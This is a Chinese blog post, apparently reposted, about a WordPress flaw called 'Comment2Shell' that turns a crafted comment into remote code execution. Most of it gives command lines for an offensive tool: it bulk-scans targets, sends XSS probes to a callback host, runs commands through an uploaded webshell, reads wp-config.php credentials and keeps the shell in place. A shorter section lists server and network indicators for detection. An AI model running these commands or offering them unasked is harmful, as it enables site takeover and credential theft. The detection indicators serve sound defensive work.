简述:
攻击者只需在评论框里填一段特殊构造的文本,等管理员打开文章看了一眼,整套攻击链就自动跑完:植入XSS→挟制管理员会话→上传Webshell→执行任意命令→Shell自毁消除痕迹。这就是CVE-2026-93485,被安全圈称为"Comment2Shell"的高危漏洞。
影响范围:
WordPress 4.7 ~ 7.1(含)
使用前提
评论功能开启 + 管理员查看文章
使用Comment2Shell工具集检测
- # 克隆项目
- git clone https://github.com/DeathShotXD/Comment2Shell.git
- cd Comment2Shell
- # 项目内包含 nuclei/templates/comment2shell.yaml
- nuclei -t nuclei-templates/ -l targets.txt
- # 版本扫描(被动检测目标WordPress版本)


- python3 comment2shell.py --scan -t https://target.com
- # 批量扫描
- python3 comment2shell.py --scan -f targets.txt --threads 20
- # 发送无害XSS探测payload(仅触发alert,不上传shell)
- python3 comment2shell.py --probe -t https://target.com
- # 带OAST回调查询
- python3 comment2shell.py --probe -t https://target.com \
- --callback https://your-id.oast.example
-
-
- # 执行命令后自动删除webshell
- python3 comment2shell.py -t https://target.com -c "id"
- # 读取wp-config.php
- python3 comment2shell.py -t https://target.com -c "cat wp-config.php"
- # 保留webshell(不删除)
- python3 comment2shell.py -t https://target.com -c "id" --no-cleanup
- # 使用已知shell路径
- python3 comment2shell.py --exec -t https://target.com \
- --shell-path ab12cd/ab12cd.php -c "cat wp-config.php"
- Server-side IoC
- # Suspicious comment submissions (newline in blockquote cite)
- grep -rE 'blockquote.*cite=.*\n' /var/www/html/wp-content/ 2>/dev/null
- # wp_comments table
- mysql -e "SELECT comment_ID, comment_author, LEFT(comment_content,200) \
- FROM wp_comments WHERE comment_content LIKE '%blockquote%cite%\
- onfocus%' ORDER BY comment_date DESC;"
- # Recently uploaded single-file plugins
- find /var/www/html/wp-content/plugins/ -maxdepth 2 -name "*.php" \
- -newer /var/www/html/wp-config.php -not -path "*/akismet/*" \
- -not -path "*/hello*"
- Network IoC
- # Unusual POST to wp-comments-post.php with blockquote + onfocus
- http.request.uri == "/wp-comments-post.php" AND
- http.request.body contains "blockquote" AND
- http.request.body contains "onfocus" AND
- http.request.body contains "autofocus"
- # Single-file plugin uploads from non-admin IPs
- http.request.uri == "/wp-admin/update.php" AND
- http.request.body contains "pluginzip"

使用vulhub情况启动
扫描检测
exp使用
Active XSS probe
RCE
失败了,那就换个github项目提供的靶场再试试
参考:
WordPress Comment2Shell漏洞分析:一条评论怎样变成服务器RCE
免责声明:如果侵犯了您的权益,请联系站长及时删除侵权内容,谢谢合作!qidao123.com:ToB企服之家,中国第一个企服评测及软件市场,开放入驻,技术点评得现金. |







 发表于